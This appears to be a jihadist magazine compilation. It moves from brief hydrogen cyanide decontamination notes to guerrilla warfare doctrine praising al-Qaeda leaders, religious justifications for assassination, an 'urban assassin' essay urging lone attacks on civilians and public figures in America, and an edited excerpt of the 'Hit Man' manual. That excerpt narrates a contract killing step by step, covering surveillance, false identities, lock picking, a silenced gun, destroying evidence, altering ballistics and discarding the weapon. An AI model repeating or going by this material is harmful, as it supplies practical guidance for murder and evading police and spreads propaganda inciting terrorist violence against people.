Urgent decontamination can be accomplished using soap and water, collecting the run-off. However, the volatility of hydrogen cyanide means that, provided there are no materials present which the agent will react with and damage, decontamination may be accomplished by simply allowing the agent to evaporate.

This agent is soluble in any proportion in water. Hydrogen cyanide is stable in water.

PRINCIPLES OF GUERILLA WARFARE

Abu Stratigiyyah

The purpose of this article is to help introduce the basics of war and how it's fought in the most simplest of terms.

Strategy in military terms is defined as the art and science of employing the armed forces of a nation to secure the objectives of national policy by the application of force or the threat of force. If a conflict arises, this can be resolved by diplomatic or militaristic means. Allah, The Exalted, says in Surah al-Anfal,

﴿And prepare against them whatever you are able of power and of steeds of war...﴾ (8: 60)

Military strategy deals with the planning and conduct of campaigns, the movement and disposition of forces, and the deception of the enemy. Imam Bukhari recorded in his Sahih, that Abu Hurayra and Jabir bin 'Abdullah, may Allah be pleased with them, narrated that Rasoolullah, may Allah's peace and blessings be upon him, said **"War is deceit."**

In the United States Army's Field Manual of Military Operations, nine principles are defined regarding a successful strategy:

1) **Objective** - Directing every military operation towards a clearly defined, decisive, and attainable objective.

2) **Offensive** - Seize, retain, and exploit the initiative.

3) **Mass** - Concentrate combat power at the decisive place and time.

4) **Economy of Force** - Allocate minimum essential combat power to secondary efforts.

5) **Maneuver** - Place the enemy in a disadvantageous position through the flexible application of combat power.

6) **Unity of Command** - For every objective, ensure unity of effort under one responsible commander.

7) **Security** - Never permit the enemy to acquire an unexpected advantage.

8) **Surprise** - Strike the enemy at a time, at a place, or in a manner for which he is unprepared.

9) **Simplicity** - Prepare clear, uncomplicated plans and clear, concise orders to ensure thorough understanding.

According to Sun Tzu, in his historical manual on warfare called 'The Art of War' he summarizes the following:

1) Supreme excellence consists in breaking the enemy's resistance without fighting.

2) The highest form of generalship is to obstruct the enemy's plans; the next is to prevent the junction of

the enemy's forces.

3) Military tactics are like water; for water in its natural course runs away from high places and hastens downwards. So in war, the way to avoid what is wrong is to strike what is weak. Water shapes its course according to the ground over which it flows; the soldier works out his victory in relation to the enemy whom he is facing.

4) Rapidity is the essence of war; take advantage of the enemy's un-readiness, make your way by unexpected routs, and attack the unguarded spots.

Early strategies included the strategy of complete extermination, consumption, wearing down, scorched earth action, siege, guerilla campaign, deception and distraction.

If one knows and understands the Messenger of Allah's strategy of warfare, it was based on the principles of awe, rate of motion, security, initiating attacks and economics of killing. This is what I intend to discuss in greater depth for our upcoming issues, with Allah's help.

Operational Objectives of Guerrilla Wars


'Abd al-'Aziz al-Muqrin

The guerrillas have important goals, namely:

1. To prolong the length of the war in order to create a successful resistance, which any fighting guerrilla movement in the world will seek to do.

Factors that help promote a protracted war include avoiding some targets that the mujahideen could strike, because were they to attack them, they would lose the majority of their cadres and organizational structure. Therefore, such actions are to be postponed. This happened in Tajikistan, when the *mujahideen* led by *Khattab* did not attack a Russian military base that had three thousands personnel, as he had only forty mujahideen with him. Had the latter attacked directly, everything would have been over for them, unless Allah willed otherwise. Instead, Khattab chose to shell the enemy from distant rear areas and from well-camouflaged positions. It was this which – with Allah's favor – enabled him to develop his staying power and to survive longer. An example of successful resistance is that by *Abu 'Abd Allah Shaykh Usama bin Ladin* and *Dr. Ayman al-Zawahiri* and the *mujahideen* with them. Of course, such resistance comes at a price and there are setbacks. The second objective follows from this one.

2. Acquiring combat proficiency, which comes gradually through practice, drilling, and hard work. This objective is based on the first and contributes to raising morale. As a result of this successful resistance and of these acquired combat skills, we will automatically move to the third objective, which is:




3. Achieving successful phasing and the building of impressive forces despite the enemy's superiority and the latter's efforts to prevent that. When the *Ummah* sees that the war is protracted and that the *mujahideen* are equal to their opponents – the international Crusaders – people will realize how strong the *mujahideen* are. As a consequence, they will begin to join the winning side.

4. Based on the three preceding objectives, achieving them will lead to the fourth objective, which is that of **building military power throughout the country**, which will constitute the nucleus of an army. We can therefore say that the fourth objective is that of building an army. This army will be built on modern and innovative foundations. This is the final phase, and the army at this phase will be capable (*In Sha' Allah*) of confronting conventional forces using the same tactics as the latter.

Note: During this last phase, it is vital to retain guerrilla units because the *mujahideen* may need them in some instances. If Allah decrees that the *mujahideen* revert from one phase to a preceding one, it is the guerrillas who will be key for that earlier phase.[1]

1 Taken from 'Practical Course for Guerrilla War'.



The First Instance of Guerrilla War In Islamic History

After the agreement (i.e., *al-Hudaibiyyah*) was done, there was a man named Abu Baseer who belonged to the tribe of Thaqeef. Where are Thaqeef from? They are from at-Ta'if, but he was an ally of Banu Dhuhra and this tribe is one of the clans of Quraysh in Makkah. Abu Baseer was a Muslim; he fled from the *Mushrikeen* and he came to Madinah. Three days later, two men came asking for him to be returned. One of these men was from Banu 'Aamir bin Lughayb, one of the branches of Quraysh and the other one was a servant named Kauthar who came to guide him. They had a letter which was presented to Rasoolullah (sallallahu 'alayhi wassallam), 'Ubay ibn Ka'ab read the letter that we have an agreement between us and you have to return this man back to us. Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer, '**You have to go back**'. Abu Baseer said, 'O Messenger of Allah, are you going to send me back to the disbelievers to test me in my religion?' Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer, '**We have an agreement with these people and it is not appropriate for us to betray it**'. Betrayal is not allowed in our religion. Rasoolullah (sallallahu 'alayhi wassallam) is not doing this for the *Kuffar*; he's not doing it to please them, rather he's doing it because these are the rules of Islam. Even though the issue relates to *Kuffar*, these are the rules and virtues of Muslims that we do not betray. So Rasoolullah (sallallahu 'alayhi wassallam) is telling Abu Baseer, '**We cannot betray in our religion**,' i.e., in our religion this is not allowed. So the Muslim is bound by the rules of Allah '*Azza wa Jall* in his dealing with Muslims and non-Muslims. We follow the rule of Allah in everything that we do. And Rasoolullah (sallallahu 'alayhi wassallam) told Abu Baseer just like he told Abu Jandal, **that Allah will find a way out for you**; so now Abu Baseer left with these two men. When they reached to a place called Dhul Halayfa, there was a masjid there and it was *Dhuhr* time so Abu Baseer went in and prayed 2 *raka'ah*, and he had some dates with him so he told the two men who came to take him, these *Mushrikeen*, he said 'come and join me'. So they brought some bread which they had and they had a meal together. This 'Aamiri man, he pulled out his sword – in one narration it says he pulled out his sword and said 'I am going to use this sword of mine to strike the Aws and Khazraj from morning to night'. Abu Baseer asked him, 'Is it a good sword?' He replied, 'Yes it is and I have tested it'. Abu Baseer said, 'You mind if I see it?' The moment the sword was in the hands of Abu Baseer, the man was dead. That's in one narration. In another narration, it says they went to sleep. Abu Baseer's hands were tied, so he pulled out the sword with his mouth, and with his mouth holding the sword, he cut the ropes tying his hands and then he struck this 'Aamari man and killed him. So these are the two narrations of how he killed al-'Aamari.

This second man, Kauthar, when he saw that, he just ran away – flying away – it says in the narration of al-Waaqidi[1] that rocks would fly from beneath his feet; that's how fast he was going. And he also says that he raised his *thobe* – his dress so high – that his private parts were seen. The man was so terrified; just flying! And he was not running in the direction of Makkah because it's far away, but he was running

1 Al-Waaqidi is a Scholar of *Seerah*. However, his narrations in hadeeth do not meet the requirements of the '*Ulema* of Hadeeth.

in the direction of Madinah and Abu Baseer was not able to catch him. I mean, Abu Baseer is running after him with a sword, trying to kill him, but the man was terrified! So he runs into the Masjid and Rasoolullah (sallallahu 'alayhi wassallam) said when he saw him, "***This man has seen something that has terrified him***". They asked him, 'What's wrong with you?' He said 'my companion was killed and he's going to kill me too!' And he was seeking their help, so they told him to calm down and don't worry. Abu Baseer came in holding the sword in his hand and he told Rasoolullah (sallallahu 'alayhi wassallam), "You have fulfilled your pledge to them, and you have handed me over to them, you have done your part". Rasoolullah (sallallahu 'alayhi wassallam) then said – and this is in al-Bukhari and is authentic – "***Woe to his mother, he will incite war if he just has men with him***". The meaning of this statement is that Abu Baseer has the capability of starting a war if he has men with him. This statement – what Abu Baseer understood from it – is that Rasoolullah (sallallahu 'alayhi wassallam) is going to hand him over if he stays. So he decided that he should leave. He left and al-Waaqidi said Abu Baseer brought the belongings of al-'Aamari to Rasoolullah (sallallahu 'alayhi wassallam) in order to divide the quantity according to the rules of *Ghaneema*. Rasoolullah (sallallahu 'alayhi wassallam) refused to take it saying, "***If I take it, then this is violating my agreement; it is up to you what you want to do with it***". Rasoolullah (sallallahu 'alayhi wassallam) refused to take it, so Abu Baseer took what belonged to al-'Aamari.

Now Abu Baseer cannot go back to Makkah. He just fled from Makkah and he just killed a man from Makkah. So what could he do? He went to the coast alone – no one with him – and all that he had with him were a handful of dates. He split up the small handful of dates and ate from it for three days; that was the only food he had. Al-Waaqidi said that Allah would provide for him dead fish that would come onto the coast. He would survive by eating from those fish. *Subhana'Allah*, the story of Abu Baseer is amazing. I mean, a man on the coast, alone with no assistance and no help, and the people of Quraysh are looking for him, and he's in that difficult, fearful situation; look at how Allah provided for him and gave him a way out! He gave him victory.

Abu Jandal heard about that. So he fled from Makkah and joined Abu Baseer. Later, some other believers who were living under the tyrants fled and they all joined Abu Baseer. **And this would make Abu Baseer the first Muslim to wage a Guerrilla**

style Warfare in the history of Islam. These men started gathering and al-Waaqidi said 'Umar ibn al-Khattab led a letter writing campaign to the Muslims who were living under the *Mushrikeen* to join Abu Baseer. He mentioned in the letter that Rasoolullah (sallallahu 'alayhi wassallam) said, "***Woe to his mother, he will incite war if he just has men with him***". So what 'Umar meant by this is that they should join him and fight.

Now they started executing special operations against the caravans of Quraysh. So the news of these operations started to spread around, and men from Ghaffar, Juhaynah, Aflam and other tribes would join them; all of these young men would join the Guerrilla Warfare until he had an army of 300 strong! 300 men with Abu Baseer, and he's leading them in this war against the caravans of Quraysh. Whenever they would hear of a caravan of Quraysh coming, they would attack it, take everything in it, and they would execute everyone in the caravan. Now the situation became unbearable for Quraysh. Rasoolullah (sallallahu 'alayhi wassallam) did not do anything at all; he didn't condemn what Abu Baseer was doing; he did not tell him to stop. Rasoolullah (sallallahu 'alayhi wassallam) is responsible to what occurs in Madinah and not what occurs on the coast; it's not part of his territory...

Now the situation was unbearable for Quraysh. Their caravans barely took a break to breathe fresh air and do business after a few years of war when suddenly the new problem of Abu Baseer comes up. Before Abu Baseer, before the treaty of *Hudaibiyyah*, Rasoolullah (sallallahu 'alayhi wassallam) was threatening their caravans. The battle of Badr occurred because Rasoolullah (sallallahu 'alayhi wassallam) attacked the caravan of Abu Sufyan. And many of the dispatches that Rasoolullah (sallallahu 'alayhi wassallam) would send out were with the purpose and objective of striking against the business roots of Quraysh. Now, because of the peace agreement, Quraysh would be able to do business again and they have this problem of Abu Baseer, so they send messages to Rasoolullah (sallallahu 'alayhi wassallam) – *Subhana' Allah*, see how they now have turned to begging Rasoolullah (sallallahu 'alayhi wassallam) to change those conditions in the agreement, the conditions on which they insisted on having included – and now they are saying 'In the name of our relationship that we have, call these people in'. So Rasoolullah (sallallahu 'alayhi wassallam) sent a letter to Abu Baseer inviting them to come back to Madinah and asking the men who belong to the other Bedouin tribes around Madinah to go back to their people. The letter arrived to Abu Baseer when he was in his last moments, and he died with the letter of Rasoolullah (sallallahu 'alayhi wassallam) on his chest. Allah did provide for him a way out and Abu Jandal returned with the other Muslims to Madinah **and this is the promise of Rasoolullah (sallallahu 'alayhi wassallam) that Allah will find a way out for you**. The thing is the Muslims need to follow the command of Allah 'Azza wa Jall, and Allah will provide a way out for them.[2]

Al-Ikhtiyaal
Assassinations

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Remember to read Lessons 14 & 16 of "QT" & Afriiki Sec Course

Some may think it is not permissible to assassinate the leaders of kufr, the enemies of Allah and the Muslims, but this is not correct and several clear instances of this can be found in the Sunnah including examples of trickery to gain the trust of the target.

Al-Ikhtiyaal is known as assassination in Islam, which is the singular of ikhtilaayaat, which means killing by surprise targeting a particular objective to prevent its harm from Islam and Muslims or to deter any similar criminals like him.

Jabir ibn Abdullah reported in hadith Sahih in Muslim that the Messenger of Allah (saws) said: who can deal with Ka'ab he harmed the Messenger of Allah (saws), Muhammad ibn Maslamah said do you want me to kill him? The messenger said; yes. He said; give me permission to say some words that are not allowed (about the prophet) he gave him permission, saying say whatever you want. He went to Ka'ab and said; who is this man (meaning the Prophet)? He asks us for sadaqah all the time and gives us a hard time, we keep feeling bored by following Muhammad, we followed him to see where he would take us and not because we believed him, I come to you and ask you by what you believe, he was asking Ka'ab to help his against the Messenger of Allah (saws). Ka'ab said we need to take some money in order to get the Messenger Muhammad (to show that you are serious), Ka'ab said; give me some hostages (women) to believe you, Muhammad ibn Maslamah said how can we give you women hostages when you are most beautiful man. He said give me your children in order to know that you are serious. He said we do not want you to be shamed for having to take our children, we can give you something else as hostage – take our weapons – to which he agreed. They asked him to meet them at night in secret, Ka'ab came with Abu Naa'ilah (his brother from breast feeding), his wife asked where are you going, he said with my brother abu Naa'ilah. She said when he spoke it was as though blood was coming out from his mouth. He said this is my brother Muhammad ibn Masalamah who is close to me and my bro Abu Na'ilah so let me go to meet them and see what they want.

Abaad bin Bishar, Abu Abdullah ibn Habr and Muhammad ibn Maslamah were the three who were there. Muhammad Ibn Maslaamah said when he comes I will put my hand directly on his neck and if you see me get him you come and hit him. Ka'ab was a big man and could not be taken by one man and they had no weapons as they had given them up as hostage. They said to Ka'ab we smell from you a beautiful smell, he said my wife has the most beautiful perfume, no Arab wears anything like her, Muhammad ibn maslamah said; can I smell it by coming close? he said yes, so he did, he said can I do it again? – did it and he grabbed his neck and others joined in and beat him with their bare hands until they took his knife and killed him with it.

The jews came to the Messenger of Allah (saw) after hearing this saying; Oh Muhammad 2 of your men came and our master was assassinated on this night and he was killed by surprise for not committing any crime. The Messenger (saw) said; if he ran away like others who carried these ideas he would never be harmed but he harmed us and insulted us and no one will do whatever he did without getting the sword over his head.
Bukhari, No.3031, Muslim, No.1081

QUALITIES OF AN URBAN ASSASSIN

Uthman Ibn Al-Ightiyal

What does it take to be an effective urbanite assassin? This is an inquiry that recurs in the psyche of the personage who apprehends the potency of this policy upon his preys. After the spiritual revitalization, the make up of an assassin is entirely psychological; everything else is a branch of this urbanized kernel. Here, we will strip the assassin of his physical qualities, armaments and gear, and touch upon his most exceptional qualities that qualify him as a tool for the religion's victory.

1. His will power is one of constants and not variables. The zeal of his Islam is in actuality the spark that creates the fire of motivation. He then makes sure to guard his religious fervor from sins – such as from the tongue and private parts. Not doing so makes him vulnerable to weaknesses of all sorts. A strong heart that remains consistent in its piety is what develops the character of the believing assassin.

2. His ability to select the right targets. He studies the enemy and his weaknesses. He doesn't limit the concept of his enemy to military personnel or political leaders, but he widens the scope upon anyone that the shari`ah allows him to eliminate. Thus, he is not afraid to study the movements of personalities that openly insult the religion, apostates that play a helping role for the enemy aggressors, and non-combatants in either selective hits – such as to obtain *ghanimah* for further operations – or mass hits – to destroy an infrastructure of political and/or economic representation.


3. He never shies from advantageous education. The Muslim assassin looks at education with ambitious eyes. He never considers his knowledge to be complete as long as he is alive; thus, he has an attachment to all avenues and channels of beneficial knowledge that can advance him in his role. An expert in the field of economics, for example, can always be found with his nose in the books, newspapers and magazines pertaining to the economy. He doesn't claim that his expertise has excused him from continuously growing in his renewal of knowledge. Consequently, the true assassin dives into the pool of knowledge pertaining to warfare, assassination techniques, psychology, sociology, religion, history, politics, culture, foreign languages and so forth, turning his mind into an absorbent sponge.

4. He sharpens his skills through practice. Continuing the third point, he puts his knowledge into practice. He is not pleased with being just an idle library; he wants to use his skills to experience the knowledge that was acquired. He puts his mind into constant modes

of readiness so that his alertness is always high and his personality as an assassin is kept at a constant. When a person exercises his body, his mind immediately is focused on perfecting his exercise for a better body; similarly, the assassin is focused on his role through constant practices that develop his skills.

5. The art of forensics is his style of thinking. In today's security-enveloped world, it is vital to erase as many traces as possible so that your identity is not revealed to a soul.

   *The first and most important method of doing this is through religious devotion by reciting the *adhkar* and Qur'anic verses to protect oneself from the evil of men and *jinn*'s; in addition, making genuine *du`a* is key to show Allah the sincerity inherent within. Many mujahidun, including this writer, have experienced the miracles of this first hand; so the assassin should never overlook this blessing.
   * The second method is for him to pay special attention to all probable avenues the enemy could use in order to trace his fingerprints and identity. This in turn makes him intelligent in his surroundings, always looking for signs that could be used for and against him. He avoids that which can harm him – unless if his plan is to drag the enemy to his position – and goes head forward in those methods that will benefit him. At the same time, he doesn't make sudden movements that could alert the enemy – such as disconnecting his mobile phone before every operation – but can find alternative methods to safeguard his movements. When he assassinates an enemy with a gun, he makes sure the source of where the bullets were purchased from is not something that can be found in his credit history nor in a gun store that is situated in a locality close to his home. When he travels to assassinate or carry out reconnaissance, he makes it appear as a business trip or vacation travel with his family. His motto is the hadith, 'war is deception' since deception is the essence of assassination.



6. His ability to intermingle well into modern society and its culture. In society, he doesn't appear to be an outcast or ignorant; rather, his aptitude to penetrate the societal ethos doesn't make the people glance twice at him. He seems to be an ordinary citizen in civilian clothing. This ability comes mostly from experience firstly, and studies of societal customs and colloquial communication secondly. The point here is that it is not to do like everyone else, since avoiding what is *haram* is still a daily part of his life, but it is to know how to respond and react to situations and people, especially when the spotlight is on him. Instead of appearing ultra-conservative in religion, he can make himself appear as matured through life experiences. If he decides to follow this path, then it would be necessary for him to either shave or trim his beard to an acceptable [societal] level. Sometimes, it's possible – depending on how he physically looks – to keep the

beard as is and even have a little religious appearance in the way he presents himself; most people look at such persons with respect rather than disgust as long as he doesn't interfere with their own affairs. If he has a job with a company full of disbelievers, he should either take the role of a regular, hard working person or have a managerial type of personality where he appears concerned about the work of other people, getting into jargon conversations with his colleagues. The latter type reduces the likeliness of people suspecting you to be a religious advocate or a mujahid. It is also important not to stay completely mute around people; this is because people develop ideas based on ones behavior. The more one converses with the people, the more it will shape the personality in their minds; so shape your image well. Many people I've come across in the African American community say that the more silent one is, the more dangerous he is; and how true of a statement that is!

7. He can find his enemy through every possible means. Since the assassin is aware of his environment, he is also able to see his enemies from perspectives that the enemy cannot see him. So as the assassin blends himself into society, appearing as normal, he can emerge behind his foe with ease. Naturally, this may take some time, especially if he's planning on assassinating a major public figure, since it requires moving up the ranks within a company, organization or service. In situations where the enemy is not much of a high target and is freely available in public venues, it is important for the assassin to use that to his advantage in order to gain something from his enemy such as a habit or regular movement. From thereon, he will be able to pick the best time to eliminate that individual(s). In addition, his use of technology should be strong so that he can use special devices – which are readily available to the public – to spy on the enemy or locate his position.

These are some of the outstanding qualities of the urbanite assassin. There are different types of assassin roles available, however the role detailed here is meant specifically for those individuals who want to partake in a jihad that they intend to repeat through a series of operations until martyrdom. An individual of any type [of assassin] can benefit from these aforementioned qualities. If the assassin can carry out his operations in this manner, then he will become a Nidal Hassan that is invisible to the public and enemy eye. The operations would be carried out on a consistent basis, shaking up the entire nation and making her deteriorate from within. That is just for one person; how about if ten or twenty Muslims took up this praiseworthy assignment in America alone, each of them not connected to one another?

The terror felt amongst the people when an assassin strikes in the enemy's land is of much greater proportion than him striking the enemy on the battlefield.

HIT MAN

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!
Edited by Abu Kitaab Ink-al-Terror

HIT MAN ON-LINE
A Technical Manual for Independent Contractors Originally published by Paladin Press
Written by Rex Feral

In 1993, a triple murder was committed in Montgomery County by a man who was alleged to have used this book, Hit Man, as his guide. He was caught and convicted and sentenced to death. Wanting to profit from their loved one's murder, and realizing that the murderer himself was too poor to be worth suing, the family of those killed by the hit man sued Paladin Press, the publisher of the book Hit Man, saying Paladin Press "aided and abetted" the murder.

(I Have edited out all the useless information and anything I feel is irrelevant for the Mujahid solely for them to focus on their objective).

Unfortunately the author is very orientated around Money, and refers to making money with a "Job" a lot., The Mujahid's intentions should solely be fixed on Jihad Fi Sabi Lillah, and for the pleasure of Allah, for the honor of Rasoolullah SAW (a Ka'ab ibn ashraf Job if you know what I mean)

- Chapter Nine LEGALLY ILLEGAL
- Enjoying the Fruits
- legal aid

PREFACE

A WOMAN RECENTLY ASKED HOW I could, in good conscience, write an instruction book on murder.

"How can you live with yourself if someone uses what you write to go out and take a human life?" she whined.

I am afraid she was quite offended by my answer.

It is my opinion that the professional hit man fills a need in society and is, at times, the only alternative for "personal" justice. Moreover, if my advice and the proven methods in this book are followed, certainly no one will ever know.

Some people would argue that in taking the life of another after premeditation, you act as God -- judging and issuing a death sentence. But it is the employer, the man who pays for the service, whatever his reason might be, who acts as judge. The hit man is merely the executioner, an enforcer who carries out the sentence. There are many, many instances when atrocities are committed that the law cannot or will not pursue. And other times when the law does its part but the American legal system is so poor that real justice is not served. In those cases, as in cases of personal revenge and retribution, a man must step outside the law and take matters into his own hands.

Since most men are capable of carrying out their threats and wishes only in their heads, it becomes necessary for a man of action to step in and do what is required: a special man for whom life holds no real meaning and death holds no fear ... A man who faces death as a challenge and feels the victory every time he walks away the winner.

Some men could not kill under any circumstances. Other could kill only in self-defense or to protect what they hold dear. One man learns to kill in times of war and spends the rest of his life trying to forget the horror, while his brother may consider all his wartime efforts a justifiable part of his past having no effect on his present.

It seems that almost every man harbors a fantasy of living the life of Mack Bolan or some other fictional hero who kills for fun and profit. They dream of living by their reflexes, of doing whatever is necessary without regard to moral or legal restrictions. But few have the courage or knowledge to make that dream a reality.

When the bragging and boasting starts, I just sit back and smile as one after the other talks of what he would do, and how he would be. if it weren't for family obligations, mortgages and corporate jobs.

You might be like my friends -- interested but unsure, standing on the sidelines afraid to play the game because you don't know the rules. Within the pages of this book you will learn one of the most successful methods of operation used by an independent contractor. You will follow the procedures of a man who works alone, without backing of organized crime or on a personal vendetta. Step by step you will be taken from research to equipment selection to job preparation to successful job completion.

But deny your urge to skip about, looking for the "good" parts. Start where any amateur who is serious about turning profession will start -- at the beginning.

PROLOGUE

HE SLEEPS WHILE THE PLANE IS in flight, having learned long ago that few people will try to make conversation with a sleeping man. At 1:35 PM the stewardess awakens him. They are about to land.

He enters the terminal and casually strolls past the embracing couples and reunited families, heading directly for the men's room. He is just another of the hundreds of businessmen who arrive at and depart from a major city airport on any given day.

Safe inside the toilet stall, he locks the doors and slips out of the business suit he chose to wear on the trip. From his duffel bag he pulls faded jeans, sweatshirt and tennis shoes. Hurriedly, he pulls on the clothing. Then, balancing a small mirror on the back of the toilet, he slips a stocking cap over his hair to flatten and hide it before pulling on a shoulder length wig. His neatly folded suit, shirt and tie fit snugly on top. From a zippered side pocket he takes a pair of tinted, wire-rimmed glasses and a nondescript hat. In less than ten minutes, he leaves the men's room a different man.

At the row of car rental booths in the airport lobby, a tall hippie in a sweatshirt waits in line to rent a car. He does not seem to be inconvenienced by the long lines that are so irritating to the other customers. When the girl behind the counter finally gets around to him, he responds affirmatively to her offer to help.

"Yeah, I wanna rent a small car for a few days."

She takes in his appearance. She has seen his type many times before and immediately interprets his use of the word small to mean cheap. She suggests an economy car that is terrific on gas and comes with unlimited mileage.

He explains that he intends to pay cash for the use of the car. She tells him that he may do so when he brings the car back, but a valid driver's license and major credit card are required identification for security purposes. From an ordinary looking wallet, he pulls the necessary identification: a valid North Carolina driver's license and a major credit card, both in the name of Alfred Johnson.

With key in hand, he leaves the car rental booth and goes to claim his baggage. Then he wanders to the airport news stand to purchase a city map and some reading materials.

Seated in the lobby, he checks the map for an address he memorized weeks earlier. Folding the map so he can follow it while driving, he exits to pick up his waiting car.
Afternoon traffic is moderately heavy on the interstate. Exits, side streets and intersections are unfamiliar. He drives carefully and obeys all traffic rules. He does not want to become involved in any accidents or pick up any traffic tickets.

Finally, he arrives in the section of town where he will find the memorized address. He drives slowly down the street until he has located the apartment complex, then drives on past so his interest will not be observed.

He continues to scout the neighborhood, checking streets and consulting the city map he carries for possible escape routes. He notes that the neighborhood is upper middle class; neatly kept lawns and sidewalks, with a population consisting of mostly singles and young families.

Three blocks west of the apartment complex there is a park which has a small pond. One block east he finds a large shopping center which has a movie theater and an adult book store that is open all night.

About a mile away, at the point where he exited the interstate highway, there are several chain motels and fast food restaurants. He heads back in that direction and pulls into a motel parking lot. He jots down the California license tag number of a car parked near the restaurant entrance. It is 4:15 PM.

The motel clerk is disinterested and mechanical in registering him. He fills out the required form in the name of Sam Wilcox, gives a fictitious address in Los Angeles and uses the California tag number from the car parked at the restaurant. The clerk does not ask for further identification.

"I'm a late sleeper. I'd like a room on the back side -- away from the pool, if you have it," he requests.

"Will that be cash or charge?" the clerk asks without looking up.

He lays down enough small bills on the counter to cover two days lodging, "Cash," he answers.

He drives the car around back, locates his room and takes in his baggage. By 4:45 he is seated on the bed studying the contents of a large manila envelope taken from his locked suitcase. Using the information from the envelope and the telephone directory, he begins to chart routes on the city map. Afterwards, he carefully studies an assortment of photographs taken from the envelope. Satisfied, he returns everything to the envelope and locks it away in the suitcase again. Wearing a jogging outfit and still in his hippie disguise, he drives to the shopping center and locks his car. On foot, he begins a slow jog through the neighborhood. He circles the block and carefully scrutinizes the area before cutting into the apartment complex parking lot. The sun is just beginning to set.

The apartments are all identical. Patios on the rear are enclosed with privacy walls. On the front, each apartment is separated from the other by an ornamental cedar fence. Two parking spaces are reserved at the front of each apartment for the residents' use. Guest parking is clearly marked in the center of the parking lot, surrounding a small island landscaped with a few scrawny trees and thick bushes.

He jogs over to the guest parking island and sits down on the curb. Removing his shoes and socks, he begins to rub his tired feet. It is 6:47. If his information is correct, the mark should be arriving home from work any time now.

At 6:53 a green Mustang pulls into the parking space in front of the apartment he has under surveillance. The car matches the description of the vehicle belonging to the mark. A heavyset man emerges slowly from the small car. He is puffing on a large cigar. Judging by his physical characteristics and the cigar, this man appears to be the mark. He glances up uninterested, as a jogger trots out of the parking lot.

He jogs back to the motel, stopping at the fast food restaurant for dinner. The clerk shortchanges him by five dollars and the hamburger he orders is not prepared to his liking but he does not complain. Without drawing any attention, he heads back to his motel where he reads and watches television until 11:00.

It is after 11:30 when he swings his car into the apartment complex parking lot. The mark's lights are on and his car is still parked in its allotted space. The mark is said to spend most of his free time alone at home, staying up late watching television and sleeping in until an hour or so before his scheduled time to report for work at a used car lot; it appears that this information is correct.

He circles the guest parking island and drives back to the motel.

Early the next morning he is waiting in his parked car with a pair of binoculars and a newspaper when the mark leaves the apartment. In the bright morning sunlight he clearly makes positive identification. This is his man!

Using his pre-marked map, he spends the early part of the day checking out the places the mark is known to frequent. Around noon, he drives to the main post office to pick up a parcel he mailed to himself the day before. As he drives, he contemplates the various places he has checked out. Because of the layout of the apartment complex in relation to the private patios and sectioned courtyards, he decides that the best place to make the hit is in the mark's own home.

Back at the motel, he opens the heavily taped parcel which was addressed to Mark Donaldson. There had been no problem in picking up the package, stamped "Fragile -- Precision Machined Parts." Today the postal clerk had not even asked for identification.

Inside the first box is a second box. And inside the second box is a special set of clothing, several pairs of rubber gloves, a clean pair of tennis shoes, a new disguise, ammunition, a disassembled weapon and a disposable silencer.

Lovingly he begins to assemble his weapon. With gloved hands, he wipes every part, inside and out, for fingerprints. As he loads the clip, he wipes down each of the bullets. He is a man with a job to do. He has the tools, he has done his homework, he knows he has the right target and he has determined how he will accomplish the job.

After putting the tools away, he leaves the motel to fill the gas tank on the car. While he is out, he steals and out-of-state tag from a parked automobile and replaces the rental tag on his car with a stolen tag.
Back in his room, he dials the airport and gets flight information. Space is available on a flight departing at 11:55 PM.

At 7:00 PM the alarm sounds, waking him from a four hour nap. It is time to get ready for work.

He dresses in the clothing that came in his parcel. He puts on the clean tennis shoes and a new disguise. He puts the hippie disguise, clothing and shows into the duffel bag, along with the tools he will be using. When he is all dressed and packed to go, he has a very few important details to complete.

First, he removes the manila envelope from the suitcase and goes over to the bathroom to burn all the items it contains over the toilet. One by one, he burns the information sheets, photographs, maps and other physical evidence that may prove conspiracy to commit a crime and flushes away the incriminating remains.

He pulls out a fresh pair of rubber gloves and begins to wipe down the room for fingerprints. He knows the room will probably be rented again by tomorrow, but he takes the precaution anyway. He puts all the trash, newspapers and magazines accumulated during his stay into a plastic garbage bag, along with the room's telephone directory and places it beside his luggage. He will dispose of these items on the way to the jobsite. Still wearing the rubber gloves, he loads his luggage and equipment into the car, locking it in the trunk, and heads for the mark's neighborhood. He will not be returning to the motel again.

At the shopping center one block from where the mark lives, he parks the car in the crowded theatre parking lot and gets out continuing on foot.

No one is out and about as he walks into the apartment complex parking lot. Protected by the cedar privacy fence, he peeks through a crack in the drapes and sees the mark puffing on a cigar while he watches TV from a recliner chair. The volume is so loud that he can hear the program plainly from his position outside.

He goes to the front door where he quietly and efficiently picks the lock. The mark is startled by the intrusion of his entry but is unable to respond quickly enough. He is helpless against the professional.

The muffled sound of three shots fired in rapid succession goes undetected by the neighborhood. The professional has neatly carried out his assignment. Quickly but carefully, he checks the body to make sure there is no pulse and drags the body to a place in the apartment where it will not be easily detected. At the scene of the shooting, he drops a newspaper over the blood that has seeped into the carpet. He pockets the three empty cartridges that were ejected from the gun. Then, after a quick check of the apartment to make sure he leaves behind no incriminating evidence, he exits, locking the front door behind him.

Resisting the urge to run, he strolls nonchalantly back to the theater parking lot and his waiting car. Safe inside, he immediately runs a rat-tail file down the barrel of the gun to change the ballistic markings. Then he changes back into his hippie clothing and disguise, unobserved while the other car owners are inside viewing the movie.

He checks the work clothes carefully for bloodstains. Finding none, he drops them into the charity collection box at the shopping center entrance, keeping the shoes he wore for disposal later.

He drives cautiously and carefully to another shopping center several blocks away. He feels no panic. It will be days before the crime is detected, days before anyone investigates the mark's failure to report for work or answer his door. In the crowded parking lot, he disassembles the weapon and removes the stolen tag. Now his only remaining task is to dispose of the weapon.

He gets back onto the interstate highway and heads out of town. Traffic becomes sparse as the city is left behind; now he begins to toss out the small gun parts at irregular intervals, aiming for water filled and overgrown drainage ditches. He also tosses out the tennis shoes.
At a rest area, he walks through the woods and buries the barrel of the gun. He crushes the plastic silencer and disposes of the bits and pieces as he drives back to town.

